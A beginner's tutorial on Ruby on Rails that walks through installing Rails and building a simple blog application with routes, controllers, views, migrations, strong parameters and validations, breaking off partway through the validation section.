RAILS

Getting Started with Rails

1 Guide Assumptions

This guide is designed for beginners who want to get started with a Rails application from scratch. It does not assume that you have any prior experience with Rails. However, to get the most out of it, you need to have some prerequisites installed:

- The Ruby language version 1.9.3 or newer.
- The RubyGems packaging system, which is installed with Ruby versions 1.9 and later. To learn more about RubyGems, please read the RubyGems Guides.
- A working installation of the SQLite3 Database.

Rails is a web application framework running on the Ruby programming language. If you have no prior experience with Ruby, you will find a very steep learning curve diving straight into Rails. There are several curated lists of online resources for learning Ruby:

- Official Ruby Programming Language website
- reSRC's List of Free Programming Books

Be aware that some resources, while still excellent, cover versions of Ruby as old as 1.6, and commonly 1.8, and will not include some syntax that you will see in day-to-day development with Rails.

2 What is Rails?

Rails is a web application development framework written in the Ruby language. It is designed to make programming web applications easier by making assumptions about what every developer needs to get started. It allows you to write less code while accomplishing more than many other languages and frameworks. Experienced Rails developers also report that it makes web application development more fun.

Rails is opinionated software. It makes the assumption that there is the "best" way to do things, and it's designed to encourage that way - and in some cases to discourage alternatives. If you learn "The Rails Way" you'll probably discover a tremendous increase in productivity. If you persist in bringing old habits from other languages to your Rails development, and trying to use patterns you learned elsewhere, you may have a less happy experience.

The Rails philosophy includes two major guiding principles:

- **Don't Repeat Yourself:** DRY is a principle of software development which states that "Every piece of knowledge must have a single, unambiguous, authoritative representation within a system." By not writing the same information over and over again, our code is more maintainable, more extensible, and less buggy.
- **Convention Over Configuration:** Rails has opinions about the best way to do many things in a web application, and defaults to this set of conventions, rather than require that you specify every minutiae through endless configuration files.
-

3 Creating a New Rails Project

The best way to use this guide is to follow each step as it happens, no code or step needed to make this example application has been left out, so you can literally follow along step by step.

By following along with this guide, you'll create a Rails project called `blog`, a (very) simple weblog. Before you can start building the application, you need to make sure that you have Rails itself installed.
The examples below use `$` to represent your terminal prompt in a UNIX-like OS, though it may have been customized to appear differently. If you are using Windows, your prompt will look something like `c:\source_code>`

3.1 Installing Rails

Open up a command line prompt. On Mac OS X open Terminal.app, on Windows choose "Run" from your Start menu and type 'cmd.exe'. Any commands prefaced with a dollar sign `$` should be run in the command line. Verify that you have a current version of Ruby installed:
A number of tools exist to help you quickly install Ruby and Ruby on Rails on your system. Windows users can use Rails Installer, while Mac OS X users can use Tokaido. For more installation methods for most Operating Systems take a look at ruby-lang.org.

```
$ ruby -v
ruby 2.0.0p353
```

Many popular UNIX-like OSes ship with an acceptable version of SQLite3. On Windows, if you installed Rails through Rails Installer, you already have SQLite installed. Others can find installation instructions at the SQLite3 website. Verify that it is correctly installed and in your PATH:

```
$ sqlite3 --version
```

The program should report its version.

To install Rails, use the `gem install` command provided by RubyGems:

```
$ gem install rails
```

To verify that you have everything installed correctly, you should be able to run the following:

```
$ rails --version
```

If it says something like "Rails 5.0.0", you are ready to continue.

3.2 Creating the Blog Application

Rails comes with a number of scripts called generators that are designed to make your development life easier by creating everything that's necessary to start working on a particular task. One of these is the new application generator, which will provide you with the foundation of a fresh Rails application so that you don't have to write it yourself.

To use this generator, open a terminal, navigate to a directory where you have rights to create files, and type:

```
$ rails new blog
```

This will create a Rails application called Blog in a `blog` directory and install the gem dependencies that are already mentioned in `Gemfile` using `bundle install`.
You can see all of the command line options that the Rails application builder accepts by running `rails new -h`.

After you create the blog application, switch to its folder:

```
$ cd blog
```

The `blog` directory has a number of auto-generated files and folders that make up the structure of a Rails application. Most of the work in this tutorial will happen in the `app` folder, but here's a basic rundown on the function of each of the files and folders that Rails created by default:

File/Folder	Purpose
app/	Contains the controllers, models, views, helpers, mailers and assets for your application. You'll focus on this folder for the remainder of this guide.
bin/	Contains the rails script that starts your app and can contain other scripts you use to setup, deploy or run your application.
config/	Configure your application's routes, database, and more. This is covered in more detail in Configuring Rails Applications.
config.ru	Rack configuration for Rack based servers used to start the application.
db/	Contains your current database schema, as well as the database migrations.
Gemfile Gemfile.lock	These files allow you to specify what gem dependencies are needed for your Rails application. These files are used by the Bundler gem. For more information about Bundler, see the Bundler website.
lib/	Extended modules for your application.
log/	Application log files.
public/	The only folder seen by the world as-is. Contains static files and compiled assets.
Rakefile	This file locates and loads tasks that can be run from the command line. The task definitions are defined throughout the components of Rails. Rather than changing Rakefile, you should add your own tasks by adding files to the lib/tasks directory of your application.
README.rdoc	This is a brief instruction manual for your application. You should edit this file to tell others what your application does, how to set it up, and so on.
test/	Unit tests, fixtures, and other test apparatus. These are covered in Testing Rails Applications.
tmp/	Temporary files (like cache and pid files).
vendor/	A place for all third-party code. In a typical Rails application this includes vendored gems.

4 Hello, Rails!

To begin with, let's get some text up on screen quickly. To do this, you need to get your Rails application server running.

4.1 Starting up the Web Server


You actually have a functional Rails application already. To see it, you need to start a web server on your development machine. You can do this by running the following in the `blog` directory:

```
$ bin/rails server
```

If you are using Windows, you have to pass the scripts under the `bin` folder directly to the Ruby interpreter e.g. `ruby bin\rails server`.

Compiling CoffeeScript and JavaScript asset compression requires you have a JavaScript runtime available on your system, in the absence of a runtime you will see an `execjs` error during asset compilation. Usually Mac OS X and Windows come with a JavaScript runtime installed. Rails adds the `therubyracer` gem to the generated `Gemfile` in a commented line for new apps and you can uncomment if you need it. `therubyrhino` is the recommended runtime for JRuby users and is added by default to the `Gemfile` in apps generated under JRuby. You can investigate all the supported runtimes at ExecJS.

This will fire up WEBrick, a web server distributed with Ruby by default. To see your application in action, open a browser window and navigate to http://localhost:3000. You should see the Rails default information page:



Welcome aboard
You're riding Ruby on Rails!
About your application's environment

Getting started
Here's how to get rolling:

1. Use `rails generate` to create your models and controllers

   To see all available options, run it without parameters.

2. Set up a root route to replace this page

   You're seeing this page because you're running in development mode and you haven't set a root route yet.

   Routes are set up in *config/routes.rb*.

3. Configure your database

   If you're not using SQLite (the default), edit *config/database.yml* with your username and password.

Browse the documentation

Rails Guides
Rails API
Ruby core
Ruby standard library

To stop the web server, hit Ctrl+C in the terminal window where it's running. To verify the server has stopped you should see your command prompt cursor again. For most UNIX-like systems including Mac

OS X this will be a dollar sign `$`. In development mode, Rails does not generally require you to restart the server; changes you make in files will be automatically picked up by the server.

The "Welcome aboard" page is the *smoke test* for a new Rails application: it makes sure that you have your software configured correctly enough to serve a page. You can also click on the *About your application's environment* link to see a summary of your application's environment.

4.2 Say "Hello", Rails

To get Rails saying "Hello", you need to create at minimum a *controller* and a *view*.
A controller's purpose is to receive specific requests for the application. *Routing* decides which controller receives which requests. Often, there is more than one route to each controller, and different routes can be served by different *actions*. Each action's purpose is to collect information to provide it to a view.
A view's purpose is to display this information in a human readable format. An important distinction to make is that it is the *controller*, not the view, where information is collected. The view should just display that information. By default, view templates are written in a language called eRuby (Embedded Ruby) which is processed by the request cycle in Rails before being sent to the user.
To create a new controller, you will need to run the "controller" generator and tell it you want a controller called "welcome" with an action called "index", just like this:

```
$ bin/rails generate controller welcome index
```

Rails will create several files and a route for you.

```
create  app/controllers/welcome_controller.rb
 route  get 'welcome/index'
invoke  erb
create    app/views/welcome
create    app/views/welcome/index.html.erb
invoke  test_unit
create    test/controllers/welcome_controller_test.rb
invoke  helper
create    app/helpers/welcome_helper.rb
invoke  assets
invoke    coffee
create      app/assets/javascripts/welcome.coffee
invoke    scss
create      app/assets/stylesheets/welcome.scss
```

Most important of these are of course the controller, located at `app/controllers/welcome_controller.rb` and the view, located at `app/views/welcome/index.html.erb`.
Open the `app/views/welcome/index.html.erb` file in your text editor. Delete all of the existing code in the file, and replace it with the following single line of code:

```
<h1>Hello, Rails!</h1>
```

4.3 Setting the Application Home Page

Now that we have made the controller and view, we need to tell Rails when we want "Hello, Rails!" to show up. In our case, we want it to show up when we navigate to the root URL of our site,http://localhost:3000.
At the moment, "Welcome aboard" is occupying that spot.
Next, you have to tell Rails where your actual home page is located.

Open the file `config/routes.rb` in your editor.


```
Rails.application.routes.draw do
  get 'welcome/index'

  # The priority is based upon order of creation:
  # first created -> highest priority.
  #
  # You can have the root of your site routed with "root"
  # root 'welcome#index'
  #
  # ...
```
This is your application's *routing file* which holds entries in a special DSL (domain-specific language)that tells Rails how to connect incoming requests to controllers and actions. This file contains many sample routes on commented lines, and one of them actually shows you how to connect the root of your site to a specific controller and action. Find the line beginning with `root` and uncomment it. It should look something like the following:
```
root 'welcome#index'
```
`root 'welcome#index'` tells Rails to map requests to the root of the application to the welcome controller's index action and `get 'welcome/index'` tells Rails to map requests tohttp://localhost:3000/welcome/index to the welcome controller's index action. This was created earlier when you ran the controller generator (`rails generate controller welcome index`).
Launch the web server again if you stopped it to generate the controller (`rails server`) and navigate to http://localhost:3000 in your browser. You'll see the "Hello, Rails!" message you put into `app/views/welcome/index.html.erb`, indicating that this new route is indeed going to `WelcomeController`'s `index` action and is rendering the view correctly.
For more information about routing, refer to Rails Routing from the Outside In.

5 Getting Up and Running

Now that you've seen how to create a controller, an action and a view, let's create something with a bit more substance.

In the Blog application, you will now create a new *resource*. A resource is the term used for a collection of similar objects, such as articles, people or animals. You can create, read, update and destroy items for a resource and these operations are referred to as *CRUD* operations.
Rails provides a `resources` method which can be used to declare a standard REST resource. You need to add the *article resource* to the `config/routes.rb` as follows:
```
Rails.application.routes.draw do

  resources :articles

  root 'welcome#index'
end
```
If you run `rake routes`, you'll see that it has defined routes for all the standard RESTful actions. The meaning of the prefix column (and other columns) will be seen later, but for now notice that Rails has inferred the singular form `article` and makes meaningful use of the distinction.
```
$ bin/rake routes
      Prefix Verb   URI Pattern                  Controller#Action
    articles GET    /articles(.:format)          articles#index
             POST   /articles(.:format)          articles#create
 new_article GET    /articles/new(.:format)      articles#new
edit_article GET    /articles/:id/edit(.:format) articles#edit
     article GET    /articles/:id(.:format)      articles#show
             PATCH  /articles/:id(.:format)      articles#update
             PUT    /articles/:id(.:format)      articles#update
             DELETE /articles/:id(.:format)      articles#destroy
        root GET    /                            welcome#index
```


In the next section, you will add the ability to create new articles in your application and be able to view them. This is the "C" and the "R" from CRUD: creation and reading. The form for doing this will look like this:



It will look a little basic for now, but that's ok. We'll look at improving the styling for it afterwards.

5.1 Laying down the ground work

Firstly, you need a place within the application to create a new article. A great place for that would be at `/articles/new`. With the route already defined, requests can now be made to `/articles/new` in the application. Navigate to http://localhost:3000/articles/new and you'll see a routing error:



Routing Error

uninitialized constant ArticlesController

This error occurs because the route needs to have a controller defined in order to serve the request. The solution to this particular problem is simple: create a controller called `ArticlesController`. You can do this by running this command:

```
$ bin/rails g controller articles
```


If you open up the newly generated `app/controllers/articles_controller.rb` you'll see a fairly empty controller:

```
class ArticlesController < ApplicationController
end
```

A controller is simply a class that is defined to inherit from `ApplicationController`. It's inside this class that you'll define methods that will become the actions for this controller. These actions will perform CRUD operations on the articles within our system.

There are `public`, `private` and `protected` methods in Ruby, but only `public` methods can be actions for controllers. For more details check out Programming Ruby.

If you refresh http://localhost:3000/articles/new now, you'll get a new error:




Unknown action

The action 'new' could not be found for ArticlesController

This error indicates that Rails cannot find the `new` action inside the `ArticlesController` that you just generated. This is because when controllers are generated in Rails they are empty by default, unless you tell it your desired actions during the generation process.
To manually define an action inside a controller, all you need to do is to define a new method inside the controller. Open `app/controllers/articles_controller.rb` and inside the `ArticlesController` class, define the `new` method so that your controller now looks like this:

```
class ArticlesController < ApplicationController
  def new
  end
end
```

With the `new` method defined in `ArticlesController`, if you refreshhttp://localhost:3000/articles/new you'll see another error:



Template is missing

Missing template articles/new, ap
:jbuilder, :coffee]}. Searched in: *

You're getting this error now because Rails expects plain actions like this one to have views associated with them to display their information. With no view available, Rails will raise an exception.

In the above image, the bottom line has been truncated. Let's see what the full error message looks like:

*Missing template articles/new, application/new with {locale:[:en], formats:[:html], handlers:[:erb, :builder, :coffee]}. Searched in: * "/path/to/blog/app/views"*

That's quite a lot of text! Let's quickly go through and understand what each part of it means.

The first part identifies which template is missing. In this case, it's the `articles/new` template. Rails will first look for this template. If not found, then it will attempt to load a template called `application/new`. It looks for one here because the `ArticlesController` inherits from `ApplicationController`.
The next part of the message contains a hash. The `:locale` key in this hash simply indicates which spoken language template should be retrieved. By default, this is the English - or "en" - template. The next key, `:formats` specifies the format of template to be served in response. The default format is `:html`, and so Rails is looking for an HTML template. The final key, `:handlers`, is telling us what*template handlers* could be used to render our template. `:erb` is most commonly used for HTML templates, `:builder` is used for XML templates, and `:coffee` uses CoffeeScript to build JavaScript templates.
The final part of this message tells us where Rails has looked for the templates. Templates within a basic Rails application like this are kept in a single location, but in more complex applications it could be many different paths.

The simplest template that would work in this case would be one located at `app/views/articles/new.html.erb`. The extension of this file name is important: the first extension is the *format* of the template, and the second extension is the *handler* that will be used. Rails is attempting to

find a template called articles/new within app/views for the application. The format for this template can only be html and the handler must be one of erb, builder or coffee. Because you want to create a new HTML form, you will be using the ERB language which is designed to embed Ruby in HTML.
Therefore the file should be called articles/new.html.erb and needs to be located inside the app/views directory of the application.
Go ahead now and create a new file at app/views/articles/new.html.erb and write this content in it:

```
<h1>New Article</h1>
```

When you refresh http://localhost:3000/articles/new you'll now see that the page has a title. The route, controller, action and view are now working harmoniously! It's time to create the form for a new article.

5.2 The first form

To create a form within this template, you will use a *form builder*. The primary form builder for Rails is provided by a helper method called form_for. To use this method, add this code into app/views/articles/new.html.erb:

```
<%= form_for :article do |f| %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>
```

If you refresh the page now, you'll see the exact same form as in the example. Building forms in Rails is really just that easy!


When you call form_for, you pass it an identifying object for this form. In this case, it's the symbol :article. This tells the form_for helper what this form is for. Inside the block for this method, the FormBuilder object - represented by f - is used to build two labels and two text fields, one each for the title and text of an article. Finally, a call to submit on the f object will create a submit button for the form.
There's one problem with this form though. If you inspect the HTML that is generated, by viewing the source of the page, you will see that the action attribute for the form is pointing at /articles/new. This is a problem because this route goes to the very page that you're on right at the moment, and that route should only be used to display the form for a new article.
The form needs to use a different URL in order to go somewhere else. This can be done quite simply with the :url option of form_for. Typically in Rails, the action that is used for new form submissions like this is called "create", and so the form should be pointed to that action.
Edit the form_for line inside app/views/articles/new.html.erb to look like this:

```
<%= form_for :article, url: articles_path do |f| %>
```

In this example, the articles_path helper is passed to the :url option. To see what Rails will do with this, we look back at the output of rake routes:

```
$ bin/rake routes
      Prefix Verb   URI Pattern                  Controller#Action
    articles GET    /articles(.:format)          articles#index
             POST   /articles(.:format)          articles#create
 new_article GET    /articles/new(.:format)      articles#new
```

```
edit_article GET    /articles/:id/edit(.:format) articles#edit
     article GET    /articles/:id(.:format)      articles#show
             PATCH  /articles/:id(.:format)      articles#update
             PUT    /articles/:id(.:format)      articles#update
             DELETE /articles/:id(.:format)      articles#destroy
        root GET    /                            welcome#index
```
The `articles_path` helper tells Rails to point the form to the URI Pattern associated with the `articles` prefix; and the form will (by default) send a `POST` request to that route. This is associated with the `create` action of the current controller, the `ArticlesController`.
With the form and its associated route defined, you will be able to fill in the form and then click the submit button to begin the process of creating a new article, so go ahead and do that. When you submit the form, you should see a familiar error:


Unknown action

The action 'create' could not be found for ArticlesController

You now need to create the `create` action within the `ArticlesController` for this to work.

5.3 Creating articles

To make the "Unknown action" go away, you can define a `create` action within the `ArticlesController` class in `app/controllers/articles_controller.rb`, underneath the `new`action, as shown:
```
class ArticlesController < ApplicationController
  def new
  end

  def create
  end
end
```
If you re-submit the form now, you'll see another familiar error: a template is missing. That's ok, we can ignore that for now. What the `create` action should be doing is saving our new article to the database.
When a form is submitted, the fields of the form are sent to Rails as *parameters*. These parameters can then be referenced inside the controller actions, typically to perform a particular task. To see what these parameters look like, change the `create` action to this:
```
def create
  render plain: params[:article].inspect
end
```
The `render` method here is taking a very simple hash with a key of `plain` and value of `params[:article].inspect`. The `params` method is the object which represents the parameters (or fields) coming in from the form. The `params` method returns an `ActiveSupport::HashWithIndifferentAccess` object, which allows you to access the keys of the hash using either strings or symbols. In this situation, the only parameters that matter are the ones from the form.
Ensure you have a firm grasp of the `params` method, as you'll use it fairly regularly. Let's consider an example URL: **http://www.example.com/?username=dhh&email=dhh@email.com**. In this URL, `params[:username]` would equal "dhh" and `params[:email]` would equal "dhh@email.com".

If you re-submit the form one more time you'll now no longer get the missing template error. Instead, you'll see something that looks like the following:

```
{"title"=>"First article!", "text"=>"This is my first article."}
```
This action is now displaying the parameters for the article that are coming in from the form. However, this isn't really all that helpful. Yes, you can see the parameters but nothing in particular is being done with them.

5.4 Creating the Article model

Models in Rails use a singular name, and their corresponding database tables use a plural name. Rails provides a generator for creating models, which most Rails developers tend to use when creating new models. To create the new model, run this command in your terminal:

```
$ bin/rails generate model Article title:string text:text
```
With that command we told Rails that we want a `Article` model, together with a *title* attribute of type string, and a *text* attribute of type text. Those attributes are automatically added to the `articles` table in the database and mapped to the `Article` model.
Rails responded by creating a bunch of files. For now, we're only interested in `app/models/article.rb` and `db/migrate/20140120191729_create_articles.rb` (your name could be a bit different). The latter is responsible for creating the database structure, which is what we'll look at next.
Active Record is smart enough to automatically map column names to model attributes, which means you don't have to declare attributes inside Rails models, as that will be done automatically by Active Record.

5.5 Running a Migration

As we've just seen, `rails generate model` created a *database migration* file inside the `db/migrate`directory. Migrations are Ruby classes that are designed to make it simple to create and modify database tables. Rails uses rake commands to run migrations, and it's possible to undo a migration after it's been applied to your database. Migration filenames include a timestamp to ensure that they're processed in the order that they were created.
If you look in the `db/migrate/YYYYMMDDHHMMSS_create_articles.rb` file (remember, yours will have a slightly different name), here's what you'll find:
```
class CreateArticles < ActiveRecord::Migration
  def change
    create_table :articles do |t|
      t.string :title
      t.text :text

      t.timestamps null: false
    end
  end
end
```
The above migration creates a method named `change` which will be called when you run this migration. The action defined in this method is also reversible, which means Rails knows how to reverse the change made by this migration, in case you want to reverse it later. When you run this migration it will create an `articles` table with one string column and a text column. It also creates two timestamp fields to allow Rails to track article creation and update times.
For more information about migrations, refer to Rails Database Migrations.

At this point, you can use a rake command to run the migration:

```
$ bin/rake db:migrate
```
Rails will execute this migration command and tell you it created the Articles table.

```
==  CreateArticles: migrating
==================================================
-- create_table(:articles)
   -> 0.0019s
==  CreateArticles: migrated (0.0020s)
=========================================
```

Because you're working in the development environment by default, this command will apply to the database defined in the `development` section of your `config/database.yml`file. If you would like to execute migrations in another environment, for instance in production, you must explicitly pass it when invoking the command: `rake db:migrate RAILS_ENV=production`.

5.6 Saving data in the controller

Back in `ArticlesController`, we need to change the `create` action to use the new `Article` model to save the data in the database. Open `app/controllers/articles_controller.rb` and change the `create` action to look like this:


```
def create
  @article = Article.new(params[:article])

  @article.save
  redirect_to @article
end
```

Here's what's going on: every Rails model can be initialized with its respective attributes, which are automatically mapped to the respective database columns. In the first line we do just that (remember that `params[:article]` contains the attributes we're interested in). Then, `@article.save` is responsible for saving the model in the database. Finally, we redirect the user to the `show` action, which we'll define later.

You might be wondering why the `A` in `Article.new` is capitalized above, whereas most other references to articles in this guide have used lowercase. In this context, we are referring to the class named `Article` that is defined in `app/models/article.rb`. Class names in Ruby must begin with a capital letter.

As we'll see later, `@article.save` returns a boolean indicating whether the article was saved or not.

If you now go to http://localhost:3000/articles/new you'll *almost* be able to create an article. Try it! You should get an error that looks like this:



ActiveModel::ForbiddenAttributesError

ActiveModel::ForbiddenAttributesError

Extracted source (around line #6):

```

  def create
    @article = Article.new(params[:article])

```

Rails has several security features that help you write secure applications, and you're running into one of them now. This one is called strong parameters, which requires us to tell Rails exactly which parameters are allowed into our controller actions.

Why do you have to bother? The ability to grab and automatically assign all controller parameters to your model in one shot makes the programmer's job easier, but this convenience also allows malicious use. What if a request to the server was crafted to look like a new article form submit but also included extra fields with values that violated your applications integrity? They would be 'mass assigned' into your model and then into the database along with the good stuff - potentially breaking your application or worse.

We have to whitelist our controller parameters to prevent wrongful mass assignment. In this case, we want to both allow and require the `title` and `text` parameters for valid use of `create`. The syntax for this introduces `require` and `permit`. The change will involve one line in the `create` action:

```
@article = Article.new(params.require(:article).permit(:title, :text))
```

This is often factored out into its own method so it can be reused by multiple actions in the same controller, for example `create` and `update`. Above and beyond mass assignment issues, the method is often made `private` to make sure it can't be called outside its intended context. Here is the result:

```
def create
  @article = Article.new(article_params)

  @article.save
  redirect_to @article
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

For more information, refer to the reference above and this blog article about Strong Parameters.

5.7 Showing Articles

If you submit the form again now, Rails will complain about not finding the `show` action. That's not very useful though, so let's add the `show` action before proceeding.

As we have seen in the output of `rake routes`, the route for `show` action is as follows:

```
article GET    /articles/:id(.:format)      articles#show
```

The special syntax `:id` tells rails that this route expects an `:id` parameter, which in our case will be the id of the article.

As we did before, we need to add the `show` action in `app/controllers/articles_controller.rb`and its respective view.

A frequent practice is to place the standard CRUD actions in each controller in the following order: `index`, `show`, `new`, `edit`, `create`, `update` and `destroy`. You may use any order you choose, but keep in mind that these are public methods; as mentioned earlier in this guide, they must be placed before any private or protected method in the controller in order to work.

Given that, let's add the `show` action, as follows:

```
class ArticlesController < ApplicationController
  def show
    @article = Article.find(params[:id])
  end

  def new
  end

  # snipped for brevity
```


A couple of things to note. We use `Article.find` to find the article we're interested in, passing in `params[:id]` to get the `:id` parameter from the request. We also use an instance variable (prefixed with `@`) to hold a reference to the article object. We do this because Rails will pass all instance variables to the view.

Now, create a new file `app/views/articles/show.html.erb` with the following content:

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
```

```
  <strong>Text:</strong>
  <%= @article.text %>
</p>
```

With this change, you should finally be able to create new articles. Visithttp://localhost:3000/articles/new and give it a try!



Title: Rails is Awesome!

Text: It really is.

5.8 Listing all articles

We still need a way to list all our articles, so let's do that. The route for this as per output of `rake routes` is:

```
articles GET    /articles(.:format)          articles#index
```

Add the corresponding `index` action for that route inside the `ArticlesController` in the `app/controllers/articles_controller.rb` file. When we write an `index` action, the usual practice is to place it as the first method in the controller. Let's do it:

```
class ArticlesController < ApplicationController
  def index
    @articles = Article.all
  end

  def show
    @article = Article.find(params[:id])
  end

  def new
  end

  # snipped for brevity
```

And then finally, add the view for this action, located at `app/views/articles/index.html.erb`:

```
<h1>Listing articles</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
      <td><%= link_to 'Show', article_path(article) %></td>
    </tr>
  <% end %>
</table>
```

Now if you go to http://localhost:3000/articles you will see a list of all the articles that you have created.

5.9 Adding links

You can now create, show, and list articles. Now let's add some links to navigate through pages.

Open `app/views/welcome/index.html.erb` and modify it as follows:

```
<h1>Hello, Rails!</h1>
<%= link_to 'My Blog', controller: 'articles' %>
```

The `link_to` method is one of Rails' built-in view helpers. It creates a hyperlink based on text to display and where to go - in this case, to the path for articles.
Let's add links to the other views as well, starting with adding this "New Article" link to `app/views/articles/index.html.erb`, placing it above the `<table>` tag:

```
<%= link_to 'New article', new_article_path %>
```

This link will allow you to bring up the form that lets you create a new article.

Now, add another link in `app/views/articles/new.html.erb`, underneath the form, to go back to the `index` action:

```
<%= form_for :article, url: articles_path do |f| %>
  ...
<% end %>

<%= link_to 'Back', articles_path %>
```

Finally, add a link to the `app/views/articles/show.html.erb` template to go back to the `index`action as well, so that people who are viewing a single article can go back and view the whole list again:

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<%= link_to 'Back', articles_path %>
```

If you want to link to an action in the same controller, you don't need to specify the `:controller` option, as Rails will use the current controller by default.

In development mode (which is what you're working in by default), Rails reloads your application with every browser request, so there's no need to stop and restart the web server when a change is made.

5.10 Adding Some Validation

The model file, `app/models/article.rb` is about as simple as it can get:

```
class Article < ActiveRecord::Base
end
```

There isn't much to this file - but note that the `Article` class inherits from `ActiveRecord::Base`. Active Record supplies a great deal of functionality to your Rails models for free, including basic database CRUD (Create, Read, Update, Destroy) operations, data validation, as well as sophisticated search support and the ability to relate multiple models to one another.
Rails includes methods to help you validate the data that you send to models. Open the `app/models/article.rb` file and edit it:

```
class Article < ActiveRecord::Base
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

These changes will ensure that all articles have a title that is at least five characters long. Rails can validate a variety of conditions in a model, including the presence or uniqueness of columns, their format, and the existence of associated objects. Validations are covered in detail in Active Record Validations.
With the validation now in place, when you call `@article.save` on an invalid article, it will return `false`. If you open `app/controllers/articles_controller.rb` again, you'll notice that we don't check the result of calling `@article.save` inside the `create` action. If `@article.save` fails in this situation, we need to

show the form back to the user. To do this, change the `new` and `create` actions inside `app/controllers/articles_controller.rb` to these:

```
def new
  @article = Article.new
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

The `new` action is now creating a new instance variable called `@article`, and you'll see why that is in just a few moments.

Notice that inside the `create` action we use `render` instead of `redirect_to` when `save` returns `false`. The `render` method is used so that the `@article` object is passed back to the `new` template when it is rendered. This rendering is done within the same request as the form submission, whereas the `redirect_to` will tell the browser to issue another request.

